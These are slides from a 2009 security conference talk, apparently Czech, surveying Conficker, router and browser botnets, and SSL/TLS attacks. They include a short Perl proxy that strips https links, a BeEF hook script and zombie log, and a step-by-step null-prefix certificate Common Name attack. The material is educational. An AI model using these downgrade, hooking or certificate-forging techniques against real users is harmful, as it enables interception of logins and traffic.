

InSecurity 2009

bodik and c++

Everlasting MS DCE - 2009 revival

- 2003 Blaster (DCOM)
 - reversed patch by .pl
 - in a month (MS03-026)
 - **BUSTED !?**
- 2004 Sasser (LSASS)
 - reversed patch by .ru ? .de
 - in a 17 days (MS04-011)
 - **BUSTED !?**
- 2008/2009 Conficker
 - reversed patch by ??
 - in a month or less (MS08-067)
 - **organized realtime cyberfight**



Conficker - Phase 1 - Spreading

- Conficker.A - offense (Nov 21, 2008)
 - MS08-067
 - selective infection - GeoIP, SystemGetDefaultLang()
 - updates by generated DNS for HTTP RV (250 domains / day)
 - validated updates
 - Conficker.B - around the firewalls (Dec 29, 2008)
 - open/weak SMB shares
 - USB Autoruns - sticks, cameras, phones, ... ;)))
 - backdoored patch for MS08-067 for reinfection/updates
 - disable AV - proc kill, block AV DNS
-
- WANTED - Dead or alive for \$250 000 (Feb 12, 2009)
 - MS disables autoruns through updates (Feb 25, 2009)

Conficker - Phase 2 - Command and Conq.

- Conficker.C - conquer anything around (Feb 16, 2009)
 - revealing DNS generation algo leads to a new C&C
 - validated **p2p updates through NetBIOS**
 - named pipe, netapi32.dll patch
 - if any host gets update, all LAN host does too
- Conficker.D - hide (Mar 04, 2009)
 - **stopped to replicate**
 - DNS generation algo for HTTP C&C grows to 50 000/day
 - **encrypted & validated p2p C&C over custom protocol**
 - runtime updates
 - data storage

Conficker.E - cashback ? (Mar 07, 2009)


- spread again
- install spyware and remove itself (leaving D alone)

Conficker - the state-of-art in malware 09

- Conficker is generic largescale **execpad** and p2p **blob sharing**
- Advanced crypto primitives **saves the day** (OpenSSL)
 - RSA 1K > 4K, SHA-1 > MD6 (brand new algo from MIT!!)
- Highly obfuscated, anti-debug, anti-emulation
 - indirect API calls, control flow mess, *customized calling convention*
- Many rootkit abilities
 - runs through DLL injection as a thread (CreateRemoteProcess)
 - DLL loadlib never exits - it's not officialy registered
 - Disable AV sw, blocks AV/updates by DNS hook
 - NTFS *hide*
 - In memory runtime patchin, ?micro-length disassembler?
- Internet Rendezvous generation algoritm
 - **DGA**
 - **P2P** protocol without embedded peerlist

Conficker - management summary imho

- MS Genuine Notification and Autorun **works very well for everybody**
- Doubled subsystems - HA in design
 - infection vectors
 - spreading threads
 - C&C
- CWG monitors over **7M population** (Nov 29, 2009)
 - *Even skilled support would clean it in*



$$(population * hrsPerPC) / hrsPerYear$$

$$(7M * 4) / 8760 = 3196 \text{ Years}$$



Do you want to know more ?



????



Beef Browser Abuse



BGP Crippling
TLS/SSL



Conficker virus
exploited vulnerability



Evil Maid
Stoned Bootkit
Hardware attacks

Psyb0t - DSL, Embed
Network eavesdropping



Botnet

Last year - Bodík talked about botnets and predicted steep grow,
Conficker comes, but it's old playground Win32

This year - Botnets grow (He was right / aplause please)


Router Botnets: Home DSL, WiFi is just a little plastic box, is it?
Well, it is a small comp (CPU mipsel, arm), with TCP/IP embedded.
That's enough for spam, DDoS, port scan...

The botnet Psyb0t/bluepill infected 100,000 hosts.

- is the first botnet worm to target routers and DSL modems
- contains shellcode for many mipsel devices
- is not targeting PCs or servers
- uses multiple strategies for exploitation, including bruteforce username and password combinations
- harvests usernames and passwords through deep packet inspection
- can scan for exploitable phpMyAdmin and MySQL servers
- UDP, TCP, ICMP, URL flooding

Botnet II

Browser based botnets: Now the Rocket Science begins:
Botnet in a browser session. More than just a proof of concept:
BeeF: Browser Exploitation Framework.



Botnet II Beef


Screenshot

Browser Exploitation Framework

◀ ▶ + http://www.bindshell.net/beef/ui/# ↻ 🔍 Google

View Zombies Standard Modules Browser Modules Network Modules Options Help







Browser Exploitation Framework




BeEF

Autorun Disabled

Zombies

	10.0.0.6
	10.0.0.6
	10.0.0.10
	10.0.0.4
	10.0.0.10
	10.0.0.10

 10.0.0.10

Details [Hide]

Browser

Chrome 3.0.195.21

Operating System

Windows NT 5.1

Screen

1440x754 with 32-bit colour

URL

http://10.0.0.6/beef/hook/example.php

Cookie

BeEFSession=a042a1c1741d38ee3c701f1c0a6d2245

Page Content [Hide] [UNSAFE View Content Popup]

Content

BeEF Test Page

<script language="Javascript"
src="http://10.0.0.6/beef/hook/beefmagic.js.php"></script>

The following code needs to be included in the zombie:
<code>
<script language='Javascript'
src="http://10.0.0.6/beef/hook/beefmagic.js.php"></script><
</code>

Key Logger [Hide]

Keys

Wade Alcorn (http://www.bindshell.net)

Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

[17/09/09 06:41:47 10.0.0.6]
Zombie connected: Safari 531.9 - Intel Mac OS X 10_5_8

[17/09/09 06:39:50 10.0.0.4]
Module Result:
Tor is NOT being used

[17/09/09 06:39:49 10.0.0.6]
Module code sent

[17/09/09 06:39:24 10.0.0.6]
Module Result:
Default Plugin
Java Embedding Plugin 0.9.7.1
QuickTime Plug-in 7.6.4
Shockwave Flash
Flip4Mac Windows Media Plugin 2.2.2
iPhotoPhotocast

[17/09/09 06:39:22 10.0.0.6]
Module code sent

[17/09/09 06:39:03 10.0.0.10]
Module Result:
Adobe Reader 9.0
Windows Pinball
Windows Movie Maker
MSN
Paros

[17/09/09 06:39:03 10.0.0.6]
Module code sent

[17/09/09 06:38:35 10.0.0.4]
Zombie connected: Firefox 3.0.14 - Linux i686

[17/09/09 06:38:29 10.0.0.6]
Zombie connected: Safari 531.9 - Intel Mac OS X 10_5_8

[17/09/09 06:38:04 10.0.0.6]
Zombie connected: Firefox 3.5.3 - Intel Mac OS X 10.5

[17/09/09 06:37:57 10.0.0.10]
Zombie connected: Internet Explorer 8.0 - Windows NT 5.1

[17/09/09 06:37:51 10.0.0.10]
Zombie connected: Firefox 3.0.10 - Windows NT 5.1

[17/09/09 06:37:36 10.0.0.10]
Zombie connected: Chrome 3.0.195.21 - Windows NT 5.1

Botnet III Darknet

Darknet: Black Hat USA researchers demonstrate a way to use modern browsers to more easily build darknets — underground private Internet communities where users can share content and ideas **securely** and **anonymously**. HP's Billy Hoffman and Matt Wood have created Veiled darknet.

Darknet makes the communication possible - with only the browser. The web servers with the Veiled code are just the routers, not the storage!

Do you want to know more ??



????



Beef Browser Abuse



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exploited vulnerability



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Stoned Bootkit
Hardware attacks




TLS/SSL

Psyb0t - DSL, Embed
Network eavesdropping



History of attacks on SSL

- 2002 - thoughtcrime.org/sslsnif
 - bad/naive implementation of certificate validation
 - basicConstraints, CA=false, ...
 - valid leaf can sign any other name
 - **still works** with MD5 collisions (Wang, Klima)



sslstrip

- 2009 - thoughtcrime.org/sslstrip
 - SSL starts by
 - click on URL
 - 302 HTTP Redirect
 - Don't let user to start it
 - intercept all traffic in proxy and strip the great "S"

```
#!/usr/bin/perl -w

use HTTP::Proxy;
my $proxy = HTTP::Proxy->new( port => 3128, host => '192.168.5.1' );

{
    package FilterPerl; use base qw( HTTP::Proxy::BodyFilter );
    sub filter {
        my ( $self, $dataref, $message, $protocol, $buffer ) = @_;
        $$dataref =~ s/https/http/g;
    }
}
$proxy->push_filter( response => FilterPerl->new() );

$proxy->start;
```



Internet Firmy Mapy Slovník Zboží Více

Hledej

česky ve světě

[Přihlásit se na Seznam](#)

Může se hodit

[Auto](#)

[Bazar](#)

[Denní tisk](#)

[Dopravní info](#)

[Finance](#)

[Hry](#)

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[Nastavit Seznam jako domovskou stránku](#)

Dnes je pondělí 30.11.2009, svátek má **Ondřej**

[Novinky.cz](#)

nastavit

Email.cz

[založit nový email](#)

Jméno: @seznam.cz

Heslo: [Přihlásit](#)

☐ přihlásit se trvale na tomto počítači

Pokud se Vám nedaří přihlásit se přes SSL [klikněte sem](#)

Firmy.cz

[+ Přidej firmu zdarma](#)

[Autobazary](#) [Hardware](#) [Restaurace](#)

Seznam - Najdu tam, co neznám - Microsoft Internet Explorer

Soubor Úpravy Zobrazit Oblíbené Nástroje Nápověda

Zpět Hledat Oblíbené Média

Adresa <http://www.seznam.cz/> Přejít Odkazy

SEZNAM

Internet Firmy Mapy Slovník Zboží Více

Hledej

česky ve světě

Může se hodit

Auto	Lidé <small>LIDÉ</small>	Seznamka
Bazar	Mapy	SMS brána
Denní tisk	Práce	Spolužáci
Dopravní info	Pro ženy	Ubytování
Finance	Rádio	Videoklipy
Hry	Reality	Vše »

[Nastavit Seznam jako domovskou stránku](#)

Dnes je pondělí 30.11.2009, svátek má **Ondřej**

Novinky.cz nastavit

Email.cz [založit nový email](#)

Jméno: @seznam.cz

Heslo: Přihlásit

☐ přihlásit se trvale na tomto počítači

Pokud se Vám nedaří přihlásit se přes SSL [klikněte sem](#)

Firmy.cz

+ **Přidej firmu zdarma**

Autobazary Hardware Restaurace

Internet

Diff

```

14 class="more-news"><a href="http://www.sport.cz">Více sportu &raquo;</a>
ref="http://www.super.cz/bulvar/hvezdne-kauzy/36298-tezce-nemocna-anna-k
an class="perex"></span></div></td> </tr> </table> <h4 class="more-news
.cz/kategorie/154-vtipky-a-srandicky" id="streamL-2">vtipná videa</a></
und-image:url(/favicons/194/1.jpg?r=smrt%20moder%C3%A1tor%20v%20nekece
width="54" alt="" /></a> <a href="https://login.szn.cz/loginProcess?
area"> <form id="login-form" action="https://login.szn.cz/loginProcess?
s="regist"> <input type="checkbox" id="remember" name="remember" value="
"><a href="http://www.firmy.cz/">Firmy.cz</a></span> <span class="edit">
/">Časopisy</a></li> <li><a href="http://katalog.seznam.cz/zpravodajstv
al</a></li> <li><a href="http://katalog.seznam.cz/pocitace-a-internet/Ha
http://katalog.seznam.cz/Elektronika-mobilny-pocitace/prodej-komunikacni-ty

```

```
%C3%A1ta%20Hanychov%C3%A1  
> <form id="login-form" action="http://login.szn.cz/loginProcess" meth  
gist"> <input type="checkbox" id="remember" name="remember" value="1" />  
href="http://www.firmy.cz/">Firmy.cz/a></span> <span class="edit"> </s  
asopisy</a></li> <li><a href="http://katalog.seznam.cz/Zpravodajstvi/De  
a></li> <li><a href="http://katalog.seznam.cz/Pocitace-a-internet/Hardwa  
://katalog.seznam.cz/Elektro-mobily-a-pocitace/Prodej-komunikacni-techn  
o://katalog.seznam.cz/Remesla-a-sluzby/Remesla" title="Řemeslníci">Řemes  
tatni-organizace-a-urady" title="Úřady">Úřady</a></li> <li><a href="http
```

Moxie's sslstrip

- yes, you need to be in the middle
- tool sslstrip does a bit more ..
 - favico.ico forces positive trigger
 - transparently adds SSL when needed

TLS renegotiation MITM

Exploiting this requires the attacker to be able to intercept the traffic. Using one channel to forward client communication, attacker injects HTTP header into SSL stream.

Renegotiation does not invalidate former input. In this case - the attackers.


<http://isc.sans.org/diary.html?storyid=7534&rss>

SSL bad

TLS – modules, patched

Turn off RENEGO!

tls renegot



x509 CN NULL prefix attack

- the old story
 - sslsniff
 - CA=false ... bugs in validation basicConstraints
 - sslstrip
 - attacking bridge between HTTP and HTTPS
 - positive vs negative triggers
- but that's just web ...
- what about bookmarks, ftps, imaps, vpn, ...
 - there are no bridges so ?

x509

- what is x509 certificate anyway ?
 - x509
 - it's like an ID or passport ...
 - Version
 - Serial Number
 - Validity
 - Issuer
 - Subject
 - PublicKey
 - SignatureAlgorithm
 - Signature

How x509 is used, how it is created ?

- how certificate is used
 - SSL/TLS handshake
 - Client > ClientHello
 - Server > ServerHello, ServerCertificate
 - user's browser compares Subject to address in URL bar
 -
- how it is created ?
 - back in 2000 - notaries, phone calls, ... uf uf
 - but today .. hoooraaay ;)
 - online domain validation
 - automated process

Online domain validation - PKCS#10

- PKCS #10 - request

- Version
- **Subject**
- **PublicKey**
- Attributes

- CA workflow

- looks for **Subject** - www.bodik.cz
- grab the root domain - whatever.i.want.bodik.cz
- do WHOIS Lookup
 - emails TAN to admin@bodik.cz

The screenshot shows the Thawte Certificate Center interface for the United States. The page title is "thawte™ Certificate Center [UNITED STATES]". The navigation bar includes links for "Buy", "Options", "Technical Contact", "CSR", "Contacts", "Sign In", "Payment", and "Summary". The main heading is "Enter Certificate Signing Request (CSR)". There is a checkbox for "This certificate is for intranet use only". Below this, there is a "Select server platform:" dropdown menu. To the right, a box titled "What does a CSR look like?" shows a sample CSR text. The main form area is titled "Paste Certificate Signing Request (CSR):" and contains a large text area with a sample CSR text. Below the text area, there is a section for "Enter Subject Alternative Names (SANs)" with a note stating "Subject Alternative Names were not selected for this certificate." At the bottom, there is a "Total: US \$248 (excluding taxes)" and buttons for "< Back", "Cancel", and "Continue".

x509 Subjects - DistinguishedName

- <http://tools.ietf.org/html/rfc3280#section-4.1.2.6>
- DistinguishedName
 - Country
 - State
 - Locale
 - Organization
 - Organizational Unit
 - **Common Name**
 - mostly DNS ...
 - ... but could be really anything

DistinguishedName - CommonName

- <http://tools.ietf.org/html/rfc3280#section-4.1>
- <http://www.imc.org/ietf-pkix/old-archive-93-96/msg00090.html>
- Dostálek: Průvodce po galaxiích TCP/IP a DNS

```
commonName ::= SEQUENCE
{
    { 2 5 4 3 },
    StringType ( SIZE( 1...64 ) )
}
```

... do very big magic here with ASN.1 / BER ...

```
IA5String ::= { ID, Length, data }
```

IA5String vs char[]

- IA5Strings are like Pascal strings

9	w	w	w	.	b	o	d	i	k	.	n	e	t
---	---	---	---	---	---	---	---	---	---	---	---	---	---

- strings in C are different (char[])
 - NULL - \x0 - has a special meaning - *EOS*

w	w	w	.	b	o	d	i	k	.	n	e	t	\x0
---	---	---	---	---	---	---	---	---	---	---	---	---	-----

Let's roll ...

- CA workflow
 - looks for **Subject** - www.bodik.cz
 - grab root domain - whatever.i.want.bodik.cz
 - do WHOIS Lookup
 - emails TAN to admin@bodik.cz

9	w	w	w	.	b	o	d	i	k	.	n	e	t
---	---	---	---	---	---	---	---	---	---	---	---	---	---

Let's roll ...

- CA workflow
 - looks for **Subject** - www.bodik.cz
 - grab root domain - whatever.i.want.bodik.cz
 - do WHOIS Lookup
 - emails TAN to admin@bodik.cz

9	w	w	w	.	b	o	d	i	k	.	n	e	t
---	---	---	---	---	---	---	---	---	---	---	---	---	---

16	h	o	d	n	e	j	.	b	o	d	i	k	.	n	e	t
----	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

Let's roll ...

- CA workflow
 - looks for **Subject** - www.bodik.cz
 - grab root domain - whatever.i.want.bodik.cz
 - do WHOIS Lookup
 - emails TAN to admin@bodik.cz

9www.bodik.net

16hodnej.bodik.net

18zlobivej.bodik.net

Let's roll a little bit more ...

- CA workflow
 - looks for **Subject** - www.bodik.cz
 - grab root domain - whatever.i.want.bodik.cz
 - do WHOIS Lookup
 - emails TAN to admin@bodik.cz

22	w	w	w	.	a	i	e	s	.	c	o	m	0x0	.	b	o	d	i	k	.	n	e	t
----	---	---	---	---	---	---	---	---	---	---	---	---	-----	---	---	---	---	---	---	---	---	---	---

- CA will contact bodik.net for confirmation ... hoorayy ..

... strings in C, again, again, againiiiiiiiiiiiiiiiiiiii

- Browser workflow
 - Contacts server stated in URL bar of a browser
 - > ClientHello
 - < ServerHello, ServerCertificate
 - Compares URL with Subject char by char **in C manner**

